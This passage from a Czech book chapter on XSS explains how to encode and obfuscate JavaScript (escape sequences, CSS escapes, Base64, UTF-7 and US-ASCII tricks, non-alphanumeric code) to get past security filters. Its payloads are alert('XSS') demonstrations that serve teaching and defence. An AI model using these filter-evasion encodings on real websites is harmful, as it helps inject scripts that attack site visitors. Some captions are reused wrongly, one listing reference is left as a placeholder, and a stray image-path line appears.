Pokud bychom nyní chtěli spustit takto zakódovaný skript, musíme u prvních dvou uvedených variant použít funkci JavaScriptu *eval()*, kterou jsme využili již ve spojení s funkcí *fromCharCode()*. U poslední, třetí varianty kódování ve tvaru *\udddd* můžeme použít funkci *eval()* také, nicméně od ostatních dvou se přeci jen trochu odlišuje. K dispozici nám totiž dává i možnost přímého spuštění skriptu mimo funkci *eval()*. Tato možnost má ale jistá omezení. Pomocí tohoto kódování můžeme zakódovat jak názvy funkcí, tak i jednotlivé řetězce, nicméně znaky se speciálním významem jako jsou uvozovky, závorky nebo středník, tímto způsobem kódovat nemůžeme. Různé způsoby, kterými je možné skripty zakódované pomocí escape sekvencí spouštět uvádím ve výpisu 161.

Výpis 161 - Možnosti spuštění skriptů zakódovaných pomocí escape sekvencí

```
javascript: eval("\141\154\145\162\164\050\042\130\123\123\042\051\073");

<script>eval('\x61\x6C\x65\x72\x74\x28\x22\x58\x53\x53\x22\x29\x3B')</script>

javascript: eval("\u0061\u006C\u0065\u0072\u0074\u0028\u0022\u0058\u0053
\u0053\u0022\u0029\u003B);

javascript:\u0061\u006C\u0065\u0072\u0074("XSS");

<script>\u0061\u006C\u0065\u0072\u0074("\u0058\u0053\u0053"); </script>
```

CSS escape sekvence znaků

S escape sekvencemi znaků se můžeme kromě samotného JavaScriptu setkat také v CSS nebo-li v kaskádových stylech. Zde se používá zpětného lomítka, které je následováno jedním až šesti hexadecimálními znaky. Konec zápisu kódovaného znaku je definován prvním znakem, který není znakem z hexadecimální soustavy, nebo při dosáhnutí znaku na šesté pozici. Pro zápis znaku < můžeme v CSS použít libovolnou sekvenci z tabulky 38.

Tabulka 38 - Použití Escape sekvencí v CSS

\3C	\3c
\03C	\03c
\003C	\003c
\0003C	\0003c
\00003C	\00003c

Pokud je znak zpětného lomítka následován jakýmkoliv jiným znakem než A-F nebo 0-9, pak je znak zpětného lomítka ignorován. Této

skutečnosti se využívá pro oklamání bezpečnostních filtrů, které v CSS stylech hledají nebezpečné řetězce. Těmi může být například *-moz-binding*, nebo *expression*. Použitím uvedených escape sekvencí můžeme tyto výrazy ovšem zapsat také některým ze způsobů, které uvádím v tabulce 39 a tím tyto filtry obejít.

Tabulka 39 - Použití escape sekvencí v názvu vlastností CSS

```
<div style="x:expression(alert('XSS'))">
<div style="\x:e\x\p\re\s\s\i\o\n(alert('XSS'))">
<div style="\x:\0065\x\p\r\65\s\s\i\o\n(alert('XSS'))">
<div style="\78:\65\78\70\72\65\73\73\69\6f\6e(alert('XSS'))">
<div style="\078:\065\078\070\072\065\073\073\069\06f\06e(alert('XSS'))">
<div style="&#92;78&#58;&#92;65&#92;78&#92;70&#92;72&#92;65&#92;73&#92;73
            &#92;69&#92;6f&#92;6e(alert('XSS'))">
```

Můžete si všinout, že jsem v některých případech použil také kombinaci s HTML entitami, pomocí kterých jsem zakódoval dvojtečku a zpětná lomítka. Zakódovat jsem mohl ale i jakýkoliv jiný znak.

Base64

Na předchozích stránkách jsme se již seznámili s funkcí JavaScriptu *fromCharCode()*, která převáděla ASCII hodnoty na odpovídající znaky. Nyní se podíváme na další funkci JavaScriptu, která nám podobně umožní dekódovat řetězce zakódované algoritmem Base64. Touto funkci je *atob()*. Ta na svém vstupu očekává řetězec, který má dekódovat a vrací jeho dekódovanou podobu. Opačnou funkcí je *btoa()*, která naopak kóduje textový řetězec do Base64. Nás však bude zajímat spíše první z uvedených funkcí. Pomocí naší univerzální aplikace pro kódování si můžete vyzkoušet zakódovat řetězec ***alert("XSS");*** do Base64. Získáte tak tento zakódovaný řetězec ***YWxlcnQoIlhTUyIpOw==*** Nyní jej předáme funkci *atob()*, která se postará o dekódování tohoto řetězce a dekódovaný tvar následně spustíme funkcí *eval()*, kterou už také dobře znáte. Výsledek si můžete prohlédnout ve výpise 162.

Výpis 162 - Spuštění kódu zakódovaného v BASE 64

```
<script>
  eval(atob('YWxlcnQoIlhTUyIpOw=='));
</script>
```

JScript.Encode

Tento způsob kódování skriptů pochází z dílny Microsoftu[1] a v jiných prohlížečích, než je Internet Explorer, není podporován. Původně byla tato metoda vyvinuta proto, aby zabránila kopírování a vykrádání skriptů z webových stránek. K dispozici je kodér *Windows Script Encoder*[2] pro příkazový řádek, který umožňuje zakódovat skript v jazycích VBScript a Jscript, což je název Microsoftí implementace JavaScriptu. Použití kódovací utility je jednoduché, stačí když si náš skript uvedený ve výpisu 163 uložíme do souboru (například *plain.html*).

Výpis 163 - Skript před zakódováním

```
<script>
  alert("XSS");
</script>
```

Následně spustíme kódování tímto příkazem:

Výpis 164 - Příklad spuštění Windows Script Encoder

```
screnc plain.html encode.html
```

Zakódovaný skript se v našem případě uloží do souboru *encode.html*, jehož obsah si můžete prohlédnout ve výpise 165.

Výpis 165 - Skript zakódovaný pomocí Windows Script Encoderu

```
<script language="JScript.Encode">
  #@~^FwAAAA==@#@&P~mV□DYvJoj?r#I@#@&VAQAAA==^#~@
</script>
```

Ocitnete-li se v opačné situaci, kdy se vám dostane do rukou skript zakódovaný pomocí *Jscript.Encode*, můžete jej dekódovat do srozumitelného tvaru některým z volně dostupných dekodérů. Jedním z nich

---

[1] *http://msdn.microsoft.com/en-us/library/d14c8zsc.aspx*
[2] *http://www.microsoft.com/downloads/en/details.aspx?familyid=E7877F67-C447-4873-B1B0-21F0626A6329*

je například *Windows Script Decoder*[1], jehož použití je téměř shodné s použitím encoderu. Abychom tedy převedli zakódovaný tvar zpět na srozumitelný kód, můžeme použít následujícího příkazu.

Výpis 166 - Příklad spuštění Windows Script Decoderu verze 1.8

```
scrdec18 encode.html plain.html
```

Kombinace různých způsobů kódování

Různé druhy kódování, které jsme si popsali výše, můžeme také vzájemně kombinovat. Například direktivu *javascript:* je možné zapsat pomocí HTML entit jednotlivých znaků, ale už ne pomocí URL kódování. Naopak samotný skript v řetězci již pomocí URL kódování zapsat můžeme. Nic nám tedy nebrání oba tyto způsoby různě zkombinovat a vytvořit tak odkaz podobný některému z výpisu 167.

Výpis 167 - Ukázka kombinace různých způsobů kódování

```
<a href="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58%61%6c%65%72%74
%28%2f%58%53%53%2f%29%3b">odkaz</a>

<a href="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58%61&#x6C%65&#x72
%74&#X28%2f&#x58%53&#x53%2F&#x29%3b">odkaz</a>
```

Vlastní kódování

Nyní, když jsme se seznámili se všemi nejdůležitějšími způsoby kódování v JavaScriptu, musíme se zmínit ještě o možnosti použití vlastních kódovacích algoritmů. Kód v JavaScriptu totiž můžeme zakódovat i jakýmkoliv vlastním algoritmem. Důležité je, abychom zakódovaný řetězec dokázali pomocí JavaScriptu opět dekódovat do původní podoby. Skript, který pak vkládáme do webové stránky musí obsahovat dekódovací funkci, která je buďto v nezakódovaném tvaru, nebo je zakódována některým z dříve uvedených metod. Zbývající část skriptu je v zakódované podobě předána například jako text v řetězcové proměnné, která je při načtení skriptu prohnána dekódovací funkcí a výsledek je spuštěn funkcí *eval()*.

[1] *http://www.virtualconspiracy.com/content/scrdec/intro*

Ukážeme si jeden takový příklad, v němž zakódujeme obsah JavaScriptu pomocí našeho vlastního kódování. Použiji při tom jednoduchou záměnu znaků. Pro zakódování JavaScriptu si vytvoříme jednoduchou aplikaci v PHP. Její zdrojový kód vidíte ve výpise 168.

Výpis 168 - Kód stránky pro kódování JavaScriptu záměnou znaků

```
<?php
  $jmeno = stripslashes($_POST["posun"]);
  $txt = stripslashes($_POST["txt"]);
  $retezec = StrTr($txt,
    "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPGRSTUVWXYZ()/;",
    ";/)(ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba");
?>
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Kódování skriptů náhradou znaků</title>
  </head>
  <body>
    <h1>Kódování skriptů náhradou znaků</h1>
    Výsledný řetězec <br>
    <?php echo htmlspecialchars($retezec); ?><br><hr><br>
    <form name="formular" method="post">
      <textarea name="txt" rows="3" cols="30">
         <?php echo htmlspecialchars($txt); ?>
      </textarea>
      <input type="submit" value="Odešli">
    </form>
  </body>
</html>
```

Pokud pomocí uvedené kódovací aplikace zakódujeme kód JavaScriptu ***alert(/XSS/);***, získáme následující zakódovaný řetězec: ***;SZMKdbgllbca***. Nyní, si připravíme dekódovací proceduru v JavaScriptu, která bude schopna převést zakódovaný text do původní podoby a spustit jej pomocí funkce *eval()*. Kód tohoto skriptu uvádím ve výpisu 169.

Výpis 169 - Skript pro dekódování a spuštění skriptu

```
<script>
  var txt = ";SZMKdbgllbca";
  var kod = "";
  var tab1 = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPGRSTUVWXYZ()/;";
  var tab2 = ";/)(ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba";
  for (var i=0; i<txt.length; i++){
    kod+=(tab2.substr(tab1.search(txt.substr(i, 1)),1));
  }
  eval(kod);
</script>
```

Můžete vidět, že je nyní těžko odhadnutelné, co daný skript vykoná. Pokud jej navíc celý převedeme na HTML entity, jen málokdo bude schopný zjistit jeho skutečnou funkci. V podobě HTML entit uvádím stejný skript ve výpise 170. Snad jedinou nevýhodou použití kódování je skutečnost, že se celý skript značně rozroste, což je patrné hlavně na menších skriptech, jako byl ten náš. Při použití delších skriptů se však použití vlastního kódování může vyplatit.

Výpis 170 - Zakódovaný script z výpisu XX

```
\u0065\u0076\u0061\u006c('\x76\x61\x72\x20\x74\x78\x74\x3d\x22\x3b\x53\x5a\x4
d\x4b\x64\x62\x67\x6c\x6c\x62\x63\x61\x22\x3b\x76\x61\x72\x20\x6b\x6f\x64\x3d
\x22\x22\x3b\x76\x61\x72\x20\x74\x61\x62\x31\x3d\x22\x61\x62\x63\x64\x65\x66\
x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x
7a\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x47\x52\x5
3\x54\x55\x56\x57\x58\x59\x5a\x28\x29\x2f\x3b\x22\x3b\x76\x61\x72\x20\x74\x61
\x62\x32\x3d\x22\x3b\x2f\x29\x28\x5a\x59\x58\x57\x56\x55\x54\x53\x52\x51\x50\
x4f\x4e\x4d\x4c\x4b\x4a\x49\x48\x47\x46\x45\x44\x43\x42\x41\x7a\x79\x78\x77\x
76\x75\x74\x73\x72\x71\x70\x6f\x6e\x6d\x6c\x6b\x6a\x69\x68\x67\x66\x65\x64\x6
3\x62\x61\x22\x3b\x20\x66\x6f\x72\x20\x28\x76\x61\x72\x20\x69\x3d\x30\x3b\x20
\x69\x3c\x74\x78\x74\x2e\x6c\x65\x6e\x67\x74\x68\x3b\x20\x69\x2b\x2b\x29\x7b\
x6b\x6f\x64\x2b\x3d\x28\x74\x61\x62\x32\x2e\x73\x75\x62\x73\x74\x72\x28\x74\x
61\x62\x31\x2e\x73\x65\x61\x72\x63\x68\x28\x74\x78\x74\x2e\x73\x75\x62\x73\x7
4\x72\x28\x69\x2c\x20\x31\x29\x29\x2c\x31\x29\x29\x3b\x7d\x65\x76\x61\x6c\x28
\x6b\x6f\x64\x29\x3b');
```

Shrnutí kapitoly o kódování

Ukázali jsme si, že v JavaScriptu máme k dispozici široké spektrum kódování z něhož můžeme vybírat. Nastal čas shrnout jednotlivé způsoby přehledně na jednom místě, aby bylo jasné, v jakém kontextu můžeme každý konkrétní způsob použít. Toto shrnutí najdete v následující tabulce.

Tabulka 40 - Shrnutí použití jednotlivých způsobů kódování

Kódování, které je možné použít mezi tagy <script> bez funkce eval()

```
alert('XSS');

\u0061\u006c\u0065\u0072\u0074('\u0058\u0053\u0053');
```

Kódování, které je možné použít mezi tagy <script> ve funkci eval()

```
eval("alert('XSS');");

eval("\141\154\145\162\164\50\47\130\123\123\47\51\73");

eval("\x61\x6c\x65\x72\x74\x28\x27\x58\x53\x53\x27\x29\x3b");

eval("\u0061\u006c\u0065\u0072\u0074\u0028\u0027\u0058\u0053\u0053\u0027\u0029\u003b");

eval(atob("YWxlcnQoJ1hTUycpOw=="));

eval(String.fromCharCode(97,108,101,114,116,40,39,88,83,83,39,41,59));
```

Kódování, které je možné použít v direktivě javascript:

```
<a href="javascript:alert('XSS');">test</a>

<a href="javascript:%61%6c%65%72%74%28%27%58%53%53%27%29%3b">test</a>

<a href="javascript:\u0061\u006c\u0065\u0072\u0074('\u0058\u0053\u0053');">test</a>

<a href="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97&#108&#101&#1
   4&#116&#40&#39&#88&#83&#83&#39&#41&#59">test</a>

<a href="&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3a&#x61&#x6c&#x
   65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29&#x3b">test</a>
```

Kódování, které je možné použít v direktivě data:

```
<a href="data:text/html,<script>alert('XSS');</script>">test</a>

<a href="data:text/html,%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%58%53%5
   3%27%29%3b%3c%2f%73%63%72%69%70%74%3e">test</a>

<a href="&#100&#97&#116&#97&#58&#116&#101&#120&#116&#47&#104&#116&#109&#108&#
   44&#60&#115&#99&#114&#105&#112&#116&#62&#97&#108&#101&#114&#116&#40&#39&#8
   8&#83&#83&#39&#41&#59&#60&#47&#115&#99&#114&#105&#112&#116&#62">test</a>

<a href="&#x64&#x61&#x74&#x61&#x3a&#x74&#x65&#x78&#x74&#x2f&#x68&#x74&#x6d&#x
   6c&#x2c&#x3c&#x73&#x63&#x72&#x69&#x70&#x74&#x3e&#x61&#x6c&#x65&#x72&#x74&#
   x28&#x27&#x58&#x53&#x53&#x27&#x29&#x3b&#x3c&#x2f&#x73&#x63&#x72&#x69&#x70&
   #x74&#x3e">test</a>

<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk7PC9zY3JpcHQ+">test</a>

<a href="data:text/html,<script>\u0061\u006c\u0065\u0072\u0074('\u0058\u0053\
   u0053');</script>">test</a>
```

Kódování, které je možné použít ve stylech CSS

```
<div style="xss:expression(window.x?0:(alert('XSS'),window.x=1));"></div>

<div style="\78\73\73:\65\78\70\72\65\73\73\69\6f\6e(window.x?0:(alert('XSS')
     ,window.x=1));"></div>

<div style="&#120&#115&#115&#58&#101&#120&#112&#114&#101&#115&#115&#105&#111&
     #110&#40&#119&#105&#110&#100&#111&#119&#46&#120&#63&#48&#58&#40&#97&#108
     &#101&#114&#116&#40&#39&#88&#83&#83&#39&#41&#44&#119&#105&#110&#100&#111
     &#119&#46&#120&#61&#49&#41&#41&#59"></div>

<div style="&#x78&#x73&#x73&#x3a&#x65&#x78&#x70&#x72&#x65&#x73&#x73&#x69&#x6f
     &#x6e&#x28&#x77&#x69&#x6e&#x64&#x6f&#x77&#x2e&#x78&#x3f&#x30&#x3a&#x28&#
     x61&#x6c&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29&#x2c&#x77&#x6
     9&#x6e&#x64&#x6f&#x77&#x2e&#x78&#x3d&#x31&#x29&#x29&#x3b"></div>
```

Znakové sady

Pokud jsem zmiňoval různé způsoby kódování znaků, sluší se na tomto místě uvést také různé znakové sady. Ty mezi kódování také svým způsobem patří a některé z nich lze v určitých situacích rovněž použít při injektáži skriptů. Na Internetu se setkáváme s kódováním, při kterém je každý znak kódován určitým počtem bytů (čili násobkem osmi bitů) tak, aby bylo možné obsáhnout všechny znaky použité abecedy. Výjimku tvoří starší

sedmibitové způsoby kódování, ze kterých jsou určitě nejznámější UTF-7 a US-ASCII.

Znaková sada US-ASCII je schopna obsáhnout pouze znaky ze spodní poloviny ASCII tabulky a nerespektuje při tom nejvyšší bit v bytu. Toho lze někdy zneužít během obcházení bezpečnostních filtrů při XSS útoku. Vezměme si například otevírací lomenou závorku <, která je reprezentována znakem %3C s binárním vyjádřením 00111100. Vzhledem k tomu, že kódování US-ASCII nerespektuje nejvyšší osmý bit bytu, bude mít stejný význam také binární kód 10111100, který v jiných kódováních představuje znak ¼ (%BC). Při použití uvedeného pravidla by ke spuštění kódu mohl být použit kód z výpisu 171.

Výpis 171 - HTML kód se skriptem zneužívající kódování US-ASCII

```
¼script¾alert(¢XSS¢)¼/script¾
```

Podobná situace nastává také při použití kódování UTF-7, které je narozdíl od US-ASCII schopno vyjádřit i další Unicode znaky. Běžné alfanumerické znaky a některé symboly jsou s použitím tohoto kódování zobrazeny přímo, ostatní jsou vyjádřeny sekvencí běžných alfanumerických znaků. Tato sekvence je zpředu ohraničena znakem plus + a ukončena znakem mínus -. Pro kódování celého řetězce je použit mírně modifikovaný algoritmus Base64. Znak otevírací lomené závorky je v UTF-7 možné zapsat jako sekvenci znaků *+ADw-*. Celou verzi HTML kódu obsahující tag <SCRIPT> si můžete prohlédnout ve výpisu 172.

Výpis 172 - HTML kód se skriptem zneužívající kódování UTF-7

```
+ADw-script+AD4-alert(+ACI-XSS+ACI-)+ADw-/script+AD4-
```

V tabulce 41 uvádím přehled nejčastěji zaměňovaných potenciálně nebezpečných znaků v kódování UTF-8, UTF-7 a US-ASCII.

Tabulka 41 - Speciální znaky ve znakových sadách

UTF-8	UTF-7	US-ASCII
"	+ACI-	¢ %A2
'	'	§ %A7
/	/	¯ %AF
:	:	° %BA
;	+ADs-	» %BB
%	+ACU-	¥ %A5
&	+ACY-	¦ %A6
<	+ADw-	¼ %BC
>	+AD4-	¾ %BE

O tom, které kódování je pro konkrétní webovou stránku použito, je webový prohlížeč informován parametrem *charset* v HTTP hlavičce *Content-type:*, nebo stejnojmenným META tagem, jak ukazuje výpis 173.

Výpis 173 - Nastavení znakové sady pro webovou stránku

Nastavení znakové sady HTTP hlavičkou

```
HTTP/1.1 200 OK
Date: Sun, 28 Nov 2010 14:01:50 GMT
Server: Apache
Content-length: 6056
Content-Type: text/html; charset=ISO-8859-1
```

Nastavení znakové sady META tagem

```
<HEAD>
  <META HTTP-EQUIV="Content-Type" content="text/html; charset=ISO-8859-1" />
  <TITLE>Nadpis</TITLE>
</HEAD>
```

Útok, který by využíval kódování nebezpečných znaků některým z uvedených způsobů, přepokládá, že bude webové stránce právě toto kódování nastaveno. Toto kódování se také může podařit explicitně nastavit injekcí uvedeného META tagu nebo parametrem v URI, pokud umožňuje definovat výstupní znakovou sadu webové stránky. Může se ovšem také stát, že je webový server nakonfigurován chybně a v HTTP hlavičce neposkytuje informaci o použitém kódování. Pokud tuto informaci neuvede ani autor stránek v jejím kódu, může tak snadno v Internet Exploreru dojít ke spuštění kódu s použitým sedmibitovým kódováním. Internet Explorer totiž poskytuje funkci automatického rozpoznání použitého kódování a pokud je toto rozpoznávání povoleno, pak po obdržení kódu z výpisu 172, tento kód vykoná.

Kdyby například webový server *Apache* neměl nastaveno implicitní kódování v HTTP hlavičce, bylo by možné toho zneužít také v jeho defaultní chybové stránce 404. Ta totiž reflektuje uživatelský vstup z URI a neobsahuje vlastní definici kódování v META tagu. Aby ale byla tato stránka v Internet Exploreru správně zobrazena, musela by mít velikost alespoň 512 bytů. URL by tedy bylo nutné na tuto velikost rozšířit, viz. výpis 174.

Výpis 174 - Zneužití kódování UTF-7 na Apache defaultní stránce 404

```
http://apache.svr/+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-/ZZZZZZZ...
```

Na XSS zranitelnosti spojené se znakovými sadami trpěli v minulosti například i takové servery, jako jsou Google nebo Yahoo.com. Rozhodně by se proto nemělo použité kódování v aplikaci podceňovat a mělo by být dohlídnuto na to, že bude uživatelům vždy předána použitá znaková sada HTTP hlavičkou a současně i v META tagu webové stránky. Umožnit uživatelům volbu znakové sady si můžeme dovolit pouze v případě, že naše bezpečnostní filtry budou schopny identifikovat a eliminovat případné útoky i v tomto zvoleném kódování.

Řetězce jako regulární výrazy

Ač nemají s kódováním nic společného, zmíním na tomto místě ještě regulární výrazy a jejich vlastnost *source*. V příkladech této knihy jsme testovali vstup pomocí řetězce /XSS/, kde byla lomítka použita pro ohraničení řetězce namísto uvozovek či apostrofů. Takto zapsaný řetězec není prostou řetězcovou konstantou, ale jedná se o regulární výraz. Při jejich použití jste si mohli všimnout, že se na výstupu zobrazují společně s textem také obsažená ohraničující lomítka. Pokud se jich budete chtít zbavit, stačí, když přidáte za náš ohraničený řetězec vlastnost *.source*, která vrátí pouze obsah regulárního výrazu. Získáme tak možnost zapisovat řetězce bez běžných uvozujících znaků a to se může dost často hodit. Sami si můžete vyzkoušet skript z výpisu 175.

Výpis 175 - použití vlastnosti source

```
<script>alert(/XSS/.source);</script>
```

K použití regulárního výrazu v příkladech jsem se rozhodl proto, že znaky uvozovek a apostrofů mohou být někdy na straně serveru escapovány a testovací kód by v takovém případě skončil s chybou. Může za to například PHP a jeho direktiva *magic_quotes_gpc*. Tato direktiva určuje, zda se má zpětné lomítko vkládat před všechny uvozovky a apostrofy v řetězcích, které přijdou na server prostřednictvím požadavků POST a GET nebo v cookies. Jde o bezpečnostní opatření proti útokům SQL injection vedeným proti databázi webové aplikace.

Obfuskace JavaScriptu

Interpret JavaScriptu má poměrně benevolentní pravidla pro zápis kódu. Často se tak můžeme setkat se skripty, které vypadají naprosto nesrozumitelně a nesmyslně. Interpret však tyto kódy přelouská naprosto bez problému a bezchybně. Porozumět takto speciálně napsanému skriptu a jeho funkci ale může být pro normálního smrtelníka naprosto nereálné a útočníci proto uvedených postupů často využívají ke skrytí funkce vytvořeného malware. V následujících odstavcích se zaměříme na některé z těchto zvláštních způsobů práce interpretu JavaScriptu.

Pojmenování funkcí a proměnných

Jedna ze zajímavostí JavaScriptu je například volba názvů námi definovaných proměnných a funkcí. Nad tím, co nám v této oblasti interpret jazyka povolí, často zůstává rozum stát, protože v jiném programovacím jazyce by stejné použití vedlo okamžitě k chybě. V JavaScriptu můžeme naše funkce a proměnné pojmenovat například znakem podtržítko _ nebo dolar $ (viz. výpis 176), či názvem metody některého objektu (např. *self*, *status*, *alert*, apd.), jak ukazuje výpis 177.

Výpis 176 – Použití zvláštních znaků pro pojmenování proměnných

```
<script>
  _=alert;
  _(/OK/);
</script>
```

Výpis 177 - Použití speciálních slov pro pojmenování proměnných

```
<script>
  status=alert;
  status(/OK/);
</script>
```

Podobně můžeme pro názvy proměnných a funkcí použít také jakýkoliv znak zakódovaný v Unicode s kódem v rozsahu od 5000 do 9999. Příklad ukazuje následující výpis.

Výpis 178 – Pojmenování proměnných znakem Unicode

```
<script>
  \u9997=alert;
  \u9997(/OK/);
</script>
```

Non-alfanumerický JavaScript

Pro obfuskaci kódu existuje mnoho metod. My se ale zaměříme pouze na jednu z nich, která mi připadne nejexotičtější a nejzajímavější. Touto metodou je zápis kódu JavaScriptu bez použití jakéhokoliv alfanumerického znaku. V celém kódu si tak vystačíme pouze s několika speciálními znaky ! { } [ ] ( ) + / ‘

Pokud se ptáte, jak je možné pomocí těchto pár znaků zapsat kód, kterému bude interpret JavaScriptu rozumět, pak věřte, že jde o skutečně logickou záležitost, která má svá jasně stanovená pravidla.

Výklad začneme připomenutím skutečnosti, že je možné se na jakýkoliv znak v řetězci odvolávat pomocí jeho pozice v poli jeho znaků. Například písmeno „*c*“ ze slova „*hacking*“ bychom mohli získat tímto zápisem: *"hacking"[2]*.

Dále se naučíme vyjádřit jakékoliv číslo bez použití alfanumerických znaků. Na úvod nám poslouží sekvence dvou hranatých závorek *[]*, o které si povíme, že představuje prázdné pole. Zkuste si jej vypsat pomocí příkazu *alert([]);* a uvidíte, že na vás vyskočí prázdné okno. Nyní si řekneme, že pokud před tento řetězec vložíme znak vykřičníku *!*, provedeme tím konverzi na logickou hodnotu, v tomto případě tedy zápis *![]* bude představovat logickou hodnotu *false*. Opět si to můžete vyzkoušet pomocí výstupu funkce *alert()*. Pro získání logické hodnoty *true*, stačí, když celý výraz znegujeme. K tomu nám opět poslouží znak vykřičníku. Logickou hodnotu *true* lze tedy zapsat jako sekvenci *!![]*.

Víme, že logické hodnoty je možné vyjádřit také pomocí čísel, kdy *false = 0* a *true = 1*. Pro konverzi logické hodnoty na číslo použijeme aritmetickou operaci přičítání, tedy znak +, který umístíme před zápis logické hodnoty. Pro získání číslice nula tedy použijeme zápis *+![]* a pro číslici jedna adekvátní zápis *+!![]*. Získání dalších číslic v řadě bychom pak mohli docílit neustálým přičítáním jedničky, jak ukazuje tabulka 42.

Protože by získání vyšších čísel znamenalo příliš dlouhé řetězce, je vhodnější u vícecifferných čísel nejprve převést první číslici na řetězec přičtením prázdného pole *[]* a spojovat pak jednotlivé číslice za sebe jako textové řetězce. Výsledný řetězec uzavřeme do závorek a přidáním znaku + před tuto závorku, jej opět převedeme zpět na číslo. V tabulce 42 je tímto způsobem vyjádřena hodnota 123.

Tabulka 42 - Zápis čísel v non-alfanumerickém JavaScriptu

```
0:      +![]
1:      +!![]
2:      +!![]+!![]
3:      +!![]+!![]+!![]
4:      +!![]+!![]+!![]+!![]
5:      +!![]+!![]+!![]+!![]+!![]
6:      +!![]+!![]+!![]+!![]+!![]+!![]
7:      +!![]+!![]+!![]+!![]+!![]+!![]+!![]
8:      +!![]+!![]+!![]+!![]+!![]+!![]+!![]+!![]
9:      +!![]+!![]+!![]+!![]+!![]+!![]+!![]+!![]+!![]
123:    +((+!![])+[]+(+!![]+!![])+(+!![]+!![]+!![]))
```

V tuto chvíli už tedy víte, jak bez použití alfanumerických znaků získat jakékoliv číslo. Když se nyní vrátíme k získání písmene „*c*“ ze slova „*hacking*“, zjistíme, že bychom jej mohli dostat pomocí zápisu *"hacking"[+!![]+!![]]*. Nyní už zbývá jen říci si o získávání jednotlivých písmen, pomocí kterých budeme schopni poskládat bez použití alfanumerických znaků celé textové řetězce.

Pro získání téměř jakéhokoli znaku použijeme stejné metody, jako při získávání písmene „*c*“ ze slova „*hacking*“, tedy extrakci znaku z textového řetězce určením jeho pozice. Nemáme-li ovšem možnost zapsat sami zdrojové řetězce pomocí konkrétních znaků, musíme sáhnout k takovým řetězcům, které jsou již předdefinovány v samotném JavaScriptu. Se dvěma řetězci, které nám JavaScript poskytl, jste se již setkali. Jednalo se o řetězce *true* a *false*. Některé z dalších dostupných řetězců jsou společně s non-alfanumerickým zápisem, pomocí kterého je lze získat, uvedeny v tabulce 43.

Tabulka 43 - Shrnutí použití jednotlivých způsobů kódování

```
[![]]+[]            "false[object Object]"
[!![]]+[]           "true[object Object]"
+[][+[]]            "NaN[object Object]"
[][+[]]+[]          "undefined"
!!{}/[]+[]          "Infinity"
{}+''               "[object Object]"
```

Přičtením prázdného pole tyto objekty nejprve převedeme na řetězec a z nich pak již můžeme extrahovat jednotlivá písmena určením jejich pozice. Pro získání písmene „*f*“ bychom mohli použít zápisu *(![]+[])[+[]]*, který vznikne vyvoláním objektu *false* a následným určením jeho nultého (prvního) prvku. Získání několika dalších písmen abecedy zobrazuje tabulka 44.

Tabulka 44 - Shrnutí použití jednotlivých způsobů kódování


a:	(![]+[])[+!![]+[]]
b:	(([],[][(![]+[])[+!![]+!![]+!![]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]])()+[])[+!![]+!![]+[]]
c:	([]+[][(![]+[])[+!![]+!![]+!![]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]])[(+!![]+!![]+!![])+(+[])]
d:	([]+[][(![]+[])[+!![]+!![]+!![]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]])[(+!![]+!![]+!![])+(+!![]+!![]+[])]
e:	(!![]+[])[+!![]+!![]+!![]+[]]
f:	(![]+[])[+[]]
i:	([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]
j:	(([],[][(![]+[])[+!![]+!![]+!![]]+([][([][[]]+[])[+!![]+!![]+!![]+!![]+[]]+([][[]]+[])[+!![]+!![]+!![]+!![]+!![]]+(![]+[])[+!![]+!![]]+(!![]+[])[+[]]+(![]+[])[+!![]+!![]+!![]+!![]+[]]+(!![]+[])[+!![]]+[])[+!![]+!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+!![]]+(!![]+[])[+[]]])()+[])[+!![]+!![]+!![]+[]]
l:	(![]+[])[+!![]+!![]+[]]
